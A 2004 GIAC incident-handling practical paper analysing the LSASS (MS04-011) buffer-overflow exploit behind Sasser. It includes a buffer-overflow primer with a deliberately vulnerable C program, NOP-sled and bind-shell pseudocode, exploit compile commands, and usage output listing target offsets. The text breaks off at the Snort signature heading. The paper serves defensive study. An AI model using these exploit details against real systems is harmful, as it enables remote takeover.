Global Information Assurance Certification Paper

GIAC Incident Handling and Hacker Exploit Practical Version: 3

Analysis of LSASS Buffer Overflow Remote Exploit Tool “HOD-ms04011-lsasrv-expl.c” by "houseofdabus"

Scott C. Kennedy, CISSP
July 5th, 2004

Table of Contents

Statement of Purpose

The prevalence of the Microsoft Local Security Authority Service (LSASS) Vulnerability in the internet at large created a flashpoint that was ignited by the release of the exploit code by "houseofdabus" on Thursday, April 29th 2004[1]. The release of the exploit itself was notable; however it's inclusion into the SASSER Worm the following day[2], created a near 0-day exploit/worm condition. The exploit is the topic of this paper, to define it's method of attack, it's functional payloads, methods of detection, methods of remediation and recovery. This paper is not intended to address the worms that were later based on the exploit code. For further discussion on each of the Worm variants please refer to the Extras section for details and information.

For the purpose of this document, I will use an attacking host of a Windows XP host running a Linux version of the exploit via the CygWin Linux-like environment for Windows[3], although neither Linux nor this version CygWin is required to exercise this exploit, since source code exists for both a native Windows version of this exploit and a patch to compile it for Linux is attached as an Appendix. The specified target will be a Windows 2000 Server running without any service packs installed, through the use of the exploit the attacker will gain full administrative control of the target Microsoft platform, thereby representing a remote administrative/root exploit, which is the most dangerous of the remote exploits. Once the attacker has gained full control of the target host, the defender will be alerted via out of band channels and through this as well as through the recognition of tell tale signs left by the attacker of the attack. Thus, the defender will begin the complete incident handling process from Preparation through to Lessons Learned.

Thus this paper will attempt to document and describe the actions and efforts of the exploit code, the attacker, the defender, intrusion detection systems, system logs, operating systems, incident handlers, as well as providing a complete overview of the handling of an attack scenario.

---

[1] **Bugtraq: MS04011 Lsasrv.dll RPC buffer overflow remote exploit (PoC)** : Retrieved July 3rd, 2004 from: http://seclists.org/lists/bugtraq/2004/Apr/0352.html

[2] **McAffee Virus Information Page for Sasser.A** : Retrieved July 3rd, 2004 from: http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=125007

[3] **Cygwin : What is CygWin?** : Retrieved July 3rd, 2004 from: http://www.cygwin.com/

The Exploit

Name:

The exploit known as 'HOD-ms04011-lsasrv-expl.c: Version 0.1' was developed by "houseofdabus" to exercise the Local Security Authority Service (LSASS) vulnerability found by eEye Digital Security [4], which was reported to Microsoft on October 8th, 2003 and then fixed in the patch released by Microsoft on April 13th, 2004. The availability of the exploit code then spawned the Sasser worm, though it is known by other names depending on the AntiVirus Vendors: See list below.

Win32.Sasser.A (Computer Associates)[5]
Sasser [a.k.a. Sasser.A Worm.Win32.Sasser.a] (F-Secure)[6]
Worm.Win32.Sasser.a (Kav)[7]
W32/Sasser.worm.a (McAfee)[8]
W32/Sasser-A (Sophos)[9]
W32.Sasser.Worm (Symantec)[10]
WORM_SASSER.A (TrendMicro)[11]

For this paper the author shall not discuss the worm, its variants and their propagation in detail since they all rely on the same vulnerability for their propagation. Thus the author's intent for this paper is to focus on the exploit itself. Furthermore, the author also wants to make clear that 'houseofdabus' is not suspect nor implicated in the release of the Sasser worm or it's follow on variants, which just took the exploit code from the proof of concept and added it's own propagation and infection code.

The LSASS vulnerability is currently a candidate for inclusion into the Common Vulnerabilities and Exposures (CVE) database[12], thus it is known as "CVE: CAN-2003-0533"[13]

---

[4] **eEye Research: Windows Local Security Authority Service Remote Buffer Overflow** : Retrieved July 3rd, 2004 from: http://www.eeye.com/html/Research/Advisories/AD20040413C.html
[5] **CA Virus Information Page for Win32.Sasser.A** : Retrieved July 3rd, 2004 from: http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=39012
[6] **F-Secure Virus Information Page for Sasser** : Retrieved July 3rd, 2004 from: http://www.f-secure.com/v-descs/sasser.shtml
[7] **Kapersky Virus Information Page for Worm.Win.32.Sasser.a** : Retrieved July 3rd, 2004 from: http://www.kav.ch/avpve/worms/win32/sassera.stm
[8] **McAffee Virus Information Page for W32/Sasser.worm.a** : Retrieved July 3rd, 2004 from: http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=125007
[9] **Sophos Virus Information Page for W32/Sasser-A** : Retrieved July 3rd, 2004 from: http://www.sophos.com/virusinfo/analyses/w32sassera.html
[10] **Symantec Virus Information Page for W32/Sasser.Worm** : Retrieved July 3rd, 2004 from: http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html
[11] **TrendMicro Virus Information Page for WORM_SASSER.A** : Retrieved July 3rd, 2004 from: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SASSER.A

Vulnerability References:

U.S. Cert Technical Cyber Security Alert TA04-104A
http://www.us-cert.gov/cas/techalerts/TA04-104A.html

U.S. Cert Vulnerability Note VU#753212
http://www.kb.cert.org/vuls/id/753212

CVE Candidate CAN-2003-0533 (Under Review)
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

Microsoft Security Bulletin MS04-011
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

Bugtraq ID # 10108
http://securityfocus.com/bid/10108

Operating Systems Affected:

This exploit is functional for most versions of Windows 2000 & XP, however it has specifically been tested by the author of the exploit on Windows XP Professional in both English and Russian versions with both no Service Packs & Service Pack #1 installed. Windows 2000 Professional in both English and Russian versions with Service Pack #2 & Service Pack #4 installed, as well as Windows 2000 Advanced Server in both English and Russian versions with Service Pack 4 installed. Other possible versions are exploitable though modifications of the existing shell code.

Additionally according to Microsoft, "Only Windows 2000 and Windows XP can be remotely attacked by an anonymous user. While Windows Server 2003 and Windows XP 64-Bit Edition Version 2003 contain the vulnerability, only a local administrator could exploit it. "[14]

However according to Bugtraq[15] the vulnerability is found in the following products

Avaya DefinityOne Media Servers
Avaya IP600 Media Servers
Avaya S3400 Modular Messaging
Avaya S8100 Media Servers
Microsoft Windows 2000 Advanced Server SP4
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2

---

[12] **Common Vulnerabilities and Exposures (CVE)** : Retrieved July 3rd, 2004 from: http://www.cve.mitre.org/
[13] **Common Vulnerabilities and Exposures (CVE) CAN-2003-0533 entry** : Retrieved July 3rd, 2004 from: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533
[14] **Microsoft Security Bulletin MS04-011**. : Retrieved July 3rd, 2004 from: http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[15] **Bugtraq ID # 10108** : Retrieved July 3rd, 2004 from :http://securityfocus.com/bid/10108

Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
  + Microsoft Windows 2000 Advanced Server SP2
  + Microsoft Windows 2000 Datacenter Server SP2
  + Microsoft Windows 2000 Server SP2
  + Microsoft Windows 2000 Terminal Services SP2
Microsoft Windows 2000 Professional SP1
  + Microsoft Windows 2000 Advanced Server SP1
  + Microsoft Windows 2000 Datacenter Server SP1
  + Microsoft Windows 2000 Server SP1
  + Microsoft Windows 2000 Terminal Services SP1
Microsoft Windows 2000 Professional
  + Microsoft Windows 2000 Advanced Server
  + Microsoft Windows 2000 Datacenter Server
  + Microsoft Windows 2000 Server
  + Microsoft Windows 2000 Terminal Services
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
  + Avaya DefinityOne Media Servers
  + Avaya IP600 Media Servers
  + Avaya S3400 Modular Messaging
  + Avaya S8100 Media Servers
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP 64-bit Edition Version 2003 SP1
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

Description:

On October 8th, 2003 eEye Digital Security contacted Microsoft in regards to a buffer overflow that they discovered in the Windows Local Security Authority Service which could be exploited both locally and remotely. Being a strong supporter of responsible full disclosure, eEye Digital Security kept the specific details of the vulnerability confidential until Microsoft has the opportunity to mitigate the issue. As eEye Digital Security described in their own announcement which was released on April 13th, 2004 to coincide with the release of the Microsoft patch for the vulnerability, "An unauthenticated attacker could exploit this vulnerability to execute arbitrary code with system-level privileges on Windows 2000 and Windows XP machines."[16] The actual vulnerability was contained inside the logging function for the LSASS, thus an attacker would send a request with a specially crafted string could cause a buffer overflow. Thus when the target server would process the request it would, then through the vulnerability execute the attacker's choice of code with full system privileges.

The attack operates by exploiting the use of un-check boundaries for the vsprintf() call when writing to a debug log file. Through the use of a specially crafted request to the DsRolerUpgradeDownlevelServer() function, an attacker can send a large request which then allows the stack to be overwritten and thus the attacker's shell code can be executed.

Thus the following are the steps needed to exploit the condition:

1. Open a TCP connection to Microsoft DS service on TCP port 445.
2. Send an RPC initiation.
3. Send the DsRolerUpgradeDownlevelServer() function call.
4. Send the instructions to the target server via the overflowed buffer.
5. Attacker then can use the entry point created by the instructions in step #4.

A short primer on Buffer Overflows

To understand this exploit, we will need to understand some of the inner components of how a computer functions, how memory is used, and how an attacking program can take advantage of these items. This is not meant to give the reader a complete understanding of buffer overflows; though in the references section there are papers available for additional research.

[16] **eEye Research: Windows Local Security Authority Service Remote Buffer Overflow** : Retrieved July 3rd, 2004 from: http://www.eeye.com/html/Research/Advisories/AD20040413C.html

What is a Buffer Overflow?

A buffer overflow is the condition in which the developer of a program has not taken into account the size of a memory allocation when storing data into memory. For a non-computer example, think of a regular household bucket. If you were given a normal 2 U.S. gallon bucket and then someone tried to pour 5 U.S. gallons of water into it, what would happen? Obviously, once they had poured 2 gallons, if they did not stop pouring the bucket would begin to overflow, and your shoes would get wet. The same thing can happen with computers, but instead of spilling water, the computer program spills the contents of its memory. So, let's take the following as a simplistic example of a buffer overflow. Given the following C code:

```
/* Simple buffer code */
int main(int argc, char *argv[])
{
char buffer[25];
strcpy(buffer, argv[1]);
printf ("the buffer is %s\n", buffer);
}
```

Upon examination of the above C code, you can see that the program creates a buffer of 25 characters called 'buffer', then the program does a strcpy() call to copy the contents of the first argument to the program execution argv[1], into 'buffer' which was already created, and finally the program calls printf() to print out a message and the contents of 'buffer' to the screen. So, let's look at some sample executions of this code.

```
kennedysc@biko ~/src
$ ./buffer Test
the buffer is Test

kennedysc@biko ~/src
$ ./buffer "Test 1 2 3"
the buffer is Test 1 2 3

kennedysc@biko ~/src
```


Both of these executions look normal, since the program first prints the buffer "Test" and then the next time the program is run, prints the buffer "Test 1 2 3". But what happens when you try to run the command with more than 25 chars as the argument?

```
kennedysc@biko ~/src
$ ./buffer "Test 1 2 3 I am a little evil today don't ya know?"
the buffer is Test 1 2 3 I am a little evil today don't ya know?
Segmentation fault (core dumped)

kennedysc@biko ~/src
```

Well, it tried to execute the program, it did the strcpy(),then the printf(), and then it died! But, the fact that it dies is interesting. Exactly why did it die? To

understand this, we'll have to understand the way the memory of the process is laid out. In a computer program there are several counters and pointers that keep the program running. There are pointers that tell the computer which instruction to execute next, there are pointers to tell the computer where in the execution it needs to return to, and then there are pointers to other areas of memory that it has allocated. All of these pointers and memory locations are on a "last in/ first out" LIFO memory otherwise known as the stack. The stack itself is aptly named, if you were to think of the memory of your process it would look like a stack of plates. Each time you initialized a variable, the computer would assign more memory or "add plates to the stack". Each time you finished with a variable and undefined it, the computer would remove it from the stack or "remove the plates assigned to it from the stack". Furthermore, every time you executed a subroutine more plates would be added for each subroutine, thus if you were to recurse through your stack after execute a function call that called another function call, you could look down the stack at all the calling function until you reached the beginning of your program. So, then what is in the stack?


Stack Operations explained Graphically



Note: I am diagramming the stack in a bottom up fashion, using our plate analogy, thus those programmers reading this may wish to invert the document when looking at the diagrams to maintain a proper orientation.


Well, for our graphical example above, we can see that our 25 character buffer is the 25 gold plates, and the return pointer is the 4 blue plates beneath our buffer.

So, now, let's look at what happened when we ran our first two attempts again.



As we can see, the first test started writing from the top of our stack of plates, and wrote "Test" using 4 of the 25 plates available. Next, our second test wrote

“Test 1 2 3“using 10 of the available plates. Okay, so what happened when we use 50 chars of “Test 1 2 3 I am a little evil today don't ya know?” and got the “Segmentation fault (core dumped)” error?



When the code ran, it overwrote the return pointer! In more detail what happened was, as the computer finished with the “printf()” call in our program, the computer went back to where it left itself a note of where to find the next instruction in our program, and that piece of memory now said that the instruction is stored at the memory location 0x6576696C, which is the ASCII word “evil” in hexadecimal notation. Well, since that address is now stored in the return pointer, the computer tries to read the instruction stored in that memory location, and either tries to execute a bogus command or is prevented by the operating system from reading outside of it’s own address space, in either case the program terminates and attempts to dump core to assist in the debugging of this bad program.

But the interesting thing is what if we had used a potentially valid instruction pointer instead of the “evil” 0x6576696C? Could we have told the computer to execute some other code that we had written into the program’s memory? Well, yes we could, but first we’d need to know where our code was in the stack, and then figure out the location of the return pointer in the stack. Then we could create the right arguments to the program to then have our code execute. But, there’s a problem with this.

The NOOP Sled


What if our code doesn’t fit exactly into the buffer or worse yet, what if the location of the start of our code is unknown or keeps moving around within a couple hundred plates/bytes? If we don’t know the exact start of our exploit code we could jump into the middle and then start executing. To imagine the problem that this could cause a computer while executing a program, for tonight’s recipe for dinner skip the first 9 steps and then “blend eggs until smooth” without doing the other necessary steps, what comes out of the stove is not what you wanted for dinner. Thus we need to have the ability to make sure that when we try to execute our code, that the first command we execute is the start of our program. If only there was a command we could give the computer to say “see next plate”

or “skip this step”, we could use those commands to “pad” the begin of our exploit code and then execute our code.

The NOOP or NO OPeration command is a valid Intel Assembler command that does nothing, and we can use those to be our “see next plate” command. Thus, we want to create a bunch of these commands so we can do the following…

```
. Do Nothing
. Do Nothing
. Do Nothing
. Do Nothing
. Do Nothing
. Do Nothing
. Open a listening Port on 2345
. Connect a shell to the open port
. Wait for an in-bound connection
. Exit
```

And then we could set the return pointer for the above pseudo-code to be anything between 1 & 7 and our exploit code would work! Thus, with our NOPs in memory we can slide the return pointer along until it hits our executable code, and thus we have used a NOOP sled to enable the attack!



Now, this NOOP is an obvious thing to look for inside of shell code, but attackers can also do simple atomic zero-change operations like “Divide X by 1”, “Multiply X by 1”, “Add 0 to X”, “Subtract 0 from X”, and other assembler code like that. Thus an attacker can use a variety of non-Operations to act as their NOOP sled, thus interfering with the defender’s ability to reliably detect the attack.

The sample code in reality

Now in reality, the sample code we used above, would have more than our 25 character buffer and a return pointer, in fact you can use up to 33 characters before the code would have a segmentation violation as shown below.

```
kennedysc@biko ~/src
$ ./buffer "This string is thirty three characters long"
the buffer is This string is thirty three characters long

kennedysc@biko ~/src
$ ./buffer "This string is exactly thirty four char long"
the buffer is This string is exactly thirty four char long
Segmentation fault (core dumped)
```

```
kennedysc@biko ~/src
```


But we digress.

Protocols/Services/Applications Affected:

The exploit works by causing a buffer overflow in the printing of debugging output from a Windows Local Security Authority Service function call, this function call is a component of the Microsoft Remote Procedure Call (RPC) Interface to the Windows 2000, Windows XP, & Windows 2003 Operating Systems.

Transmission Control Protocol (TCP/IP)

The attack in the exploit occurs over a TCP[17] connection to port 445 which requires an establishment of a TCP three-way handshake. This handshake is to confirm to both client & server that both parties are in agreement over the initiation and establishment of the connection. The sequence for a normal TCP three way handshake is that the client first sends a SYN packet to the server indicating that it wishes to communicate with the server on a specific port. The server if it's responding on the desired port will then send back a "SYN/ACK" packet to the client, via the port the client sent its SYN packet from, indicating that it is prepared to communicate over the request port. Finally, the client responds back to the server's packet with its own "ACK" packet back to the server, thus establish that both parties are ready to communicate and have agreed on both source and destination ports for the communication. This exchange is diagrammed below.



Once the connection is established, the TCP protocol then adds additional error handling and transmission protection, thus TCP can provide stateful transmission and error recovery as part of its normal usage.

[17] **What is TCP? By Search Networking** : Retrieved July 5th, 2004 from : http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci214172,00.html

Remote Procedure Call (RPC)

Remote Procedure Calls (RPC)[18] are software functions that allow inter-process communication whether between to process on the same server or between two separate servers. The value for these functions is to allow developers to overlay their functionality on these libraries instead of having to write their own "plumbing" code to enable communication. Microsoft has added proprietary functionality into their own version of the Remote Procedure Calls (RPC) protocol standard as published by the Open Software Foundation (now known as the Open Group)[19] and originally documented in the Internet Engineering Task Force (IETF) Request for Comments (RFC) draft 1050[20] for RPC and then again in the IETF RFC 1831[21] for RPC v2.

Server Message Block (SMB)

The Server Message Block (SMB)[22] protocol allows the sharing of files, printers, and other inter-process communications (IPC) like named pipes between different computers on a network. SMB originally was developed in the 1980s by Intel, IBM, and Microsoft. It was later extended by Microsoft[23] into the Common Internet File System (CIFS)[24].

SMB used to be transferred on top of the NetBIOS[25] over the TCP/IP (NBT) protocol, but in Windows 2000, Microsoft added the ability for it to run natively over TCP. Thus older version of Windows (and Windows 2000 with NetBIOS over TCP/IP enabled via the WINS tab via the Advanced Settings for the TCP/IP Properties for the Network Interface in question) would exercise file sharing over the TCP/UDP 137, UDP 138 and TCP 139 ports, where newer versions of Windows use TCP 445 port.

Local Security Authority Service (LSASS)

---

[18] **RPC – A Definition from HyperDictionary** : Retrieved July 3rd, 2004 from: http://www.hyperdictionary.com/dictionary/Remote+Procedure+Call
[19] **The Open Group : What is Distributed Computing and DCE?** : Retrieved July 3rd, 2004 from: http://www.opengroup.org/dce/
[20] **RFC1050 "RPC: Remote Procedure Call Protocol Specification"** Released April 1988 : Retrieved July 3rd, 2004 from: http://www.ietf.org/rfc/rfc1050.txt
[21] **RFC1831 "RPC: Remote Procedure Call Protocol Specification Version 2"** Released August 1995 : Retrieved July 3rd, 2004 from: http://www.ietf.org/rfc/rfc1831.txt
[22] **SMB – A Definition from HyperDictionary** : Retrieved July 3rd, 2004 from: http://www.hyperdictionary.com/dictionary/Server+Message+Block
[23] **Common Internet File System (CIFS) WG Resources** : Retrieved July 3rd, 2004 from: ftp://ftp.microsoft.com/developr/drg/CIFS/cifs.html
[24] **CIFS – A Definition from HyperDictionary** : Retrieved July 3rd, 2004 from: http://www.hyperdictionary.com/dictionary/Common+Internet+File+System
[25] **What is NetBIOS? By Search Networking** : Retrieved July 5th, 2004 from: http://searchwin2000.techtarget.com/sDefinition/0,,sid1_gci212633,00.html

The Local Security Authority Service (LSASS) provides the local Windows 2000, Windows XP, and Windows 2003 server with the ability to authenticate users, whether through the local login process, via network logins, or other activities requiring authentication. The Local Security Authority acts as the clearing house through which all of the Kerberos, NTLM, SSL, LDAP authentication and local security policy changes are handled.

Compilation of the exploit

Like most exploits, the availability of the exploit is in source code format only; therefore the attacker must have access to a compiler and be able to compile the code into an executable. For the exploit in question, it is well-written and with very minor modifications is able to be compiled under both Windows and Linux operating environments. To compile HOD-ms04011-lsasrv-expl.c under Linux, the attacker would use the following syntax.

```
kennedysc@biko ~/src
$ cc -o HOD-ms04011-lsasrv-expl HOD-ms04011-lsasrv-expl.patched-linux.c
HOD-ms04011-lsasrv-expl.patched-linux.c:292: warning: initialization makes
integer from pointer without a cast

kennedysc@biko ~/src
$ ls -la
total 28
drwx------+   3 kennedys None            0 Jul  3 21:18 .
drwx------+   3 kennedys None            0 Jul  3 21:10 ..
drwx------+   3 kennedys None            0 Jul  3 12:34 .not_used
-rwx------+   1 kennedys None        18594 Jul  3 12:00 HOD-ms04011-lsasrv-
expl.c
-rwxr-xr-x    1 kennedys None        20928 Jul  3 21:18 HOD-ms04011-lsasrv-
expl.exe
-rwx------+   1 kennedys None        18912 Jul  3 11:42 HOD-ms04011-lsasrv-
expl.patched-linux.c

kennedysc@biko ~/src
$
```

Other LSASS Exploit Variants:

Since the original announcement by eEye Digital Security back in October of 2003, there have been several exploits written, some requiring additional libraries for exploitation, others requiring local access to the machine in order to exploit the code. It wasn't until 'houseofdabus' released his code which contained the remote exploit with universal offsets for Windows 2000 & Windows XP, but also a built-in detection of which Operating System was available was the release of the Sasser worm likely.

billybastard.c[26]

The billybastard exploit was a proof of concept code written to show the vulnerability and was released by "Hi Tech Assassin" on April 15th 2004. It is only a local exploit of the code, and thus is not capable of attacking machines in which the attacker doesn't already have a command shell access to the server, though this exploit can be used to escalate the current user to full System access.

```
kennedysc@biko ~/src
$ ./ billybastard.exe

Usage:

 Billybastard <target no>

Targets

[1] - win xp(sp1 all patches) kernel32.dll
[2] - win2k(all)
[3] – crash

Coded by: Hi Tech Assassin
kennedysc@biko ~/src
$
```

04252004.ms04011lsass.c[27]

This exploit written by "sbaa (sysop sbaa 3322 org)" and release on April 24th 2004 is another variant of the same attack as HOD-ms04011-lsasrv-expl.c however the author of the exploit tested this only against the English and Chinese version of Windows. It is capable of remote exploitation, but cannot exploit different versions of Windows 2000 and lacks OS detection capabilities.

```
kennedysc@biko ~/src
$ ./04252004.ms04011lsass.exe

Windows Lsasrv.dll RPC [ms04011] buffer overflow Remote Exploit
bug discoveried by eEye,

code by sbaa (sysop sbaa 3322 org) 2004/04/24 ver 0.1
Usage:
./04252004.ms04011lsass 0 targetip (Port ConnectBackIP ) ----> attack 2k
(tested on cn sp4,en sp4)

./04252004.ms04011lsass 1 targetip (Port ConnectBackIP ) ----> attack xp
(tested on cn sp1)
kennedysc@biko ~/src
$
```

[26] **BillyBastard.c** : Retrieved July 5th, 2004 from : http://packetstormsecurity.org/0404-exploits/billybastard.c

[27] **04252004.ms04011lsass.c** : Retrieved July 5th, 2004 from : http://packetstormsecurity.org/0405-exploits/04252004.ms04011lsass.c

HOD-ms04011-lsasrv-expl.c[28]

This code represents a prime example of a remote buffer overflow attack system; it includes the ability to provide exploits for Windows 2000 & Windows XP, as well as providing the ability to attack disparate versions of Windows 2000 as show in the 'usage' output below.

```
kennedysc@biko ~/src
$ ./HOD-ms04011-lsasrv-expl.exe

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

Usage:

./HOD-ms04011-lsasrv-expl <target> <victim IP> <bindport> [connectback IP]
[opti
ons]

Targets:
        0 [0x01004600]: WinXP Professional    [universal] lsass.exe
        1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
        2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll

Options:
        -t:             Detect remote OS:
                        Windows 5.1 - WinXP
                        Windows 5.0 - Win2k


kennedysc@biko ~/src
$
```

win_msrpc_lsass_ms04-11_Ex.c[29]

This is the modification of the HOD-ms04011-lsasrv-expl.c to compile under Linux as written by "froggy3s" and released May 12th 2004. Although this exploit code was available, the author has attached a patch of another method for compiling under Linux as Appendix B, since the author prefers the redefinition of ushort & ulong and C style comments over C++/Java style. In both cases, the changes are merely a change to the include statements and some minor variable re-definitions.

Signatures of the attack:


Using the Ethereal[30] Network Sniffer, we can capture the entire session of attacker to target, thus we can examine in details the packet that were sent as well as the notification from the IDS.

---


[28] **HOD-ms04011-lsasrv-expl.c** : Retrieved July 3rd, 2004 from : http://www.packetstormsecurity.org/0405-exploits/HOD-ms04011-lsasrv-expl.c

[29] **win_msrpc_lsass_ms04-11_Ex.c** : Retrieved July 3rd, 2004 from : http://packetstormsecurity.nl/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c

The first three packets observed in the Ethereal window are the SYN, SYN/ACK, and ACK of the attacker establishing a TCP connection between the target and themselves.




Then we can observe the next 12 packets of the SMB negotiation and handshake to initiate DCE RPC connection.




To then see the next 9 packets execute delivery of the exploit code with NOP sled to the LSASS executable.

---

[30] **Ethereal: The world's most popular network protocol analyzer** : Retrieved July 3rd, 2004 from: http://ethereal.com/introduction.html



And then lastly we can observe the final 11 packets with the initiation of the second connection for the attacker to TCP port 2345 and the closing of the TCP port 445 traffic for the exploit's completion showing the reply from the target displaying the login banner of a Windows command shell on the attacker's host.



With the decoding and analysis of these packets, we can now examine the corresponding snort signature and rule set. From first packet to login prompt was under 5 seconds, due to the delay in the human attacker's ability to establish the second window and connect to the listening process.

Snort signature

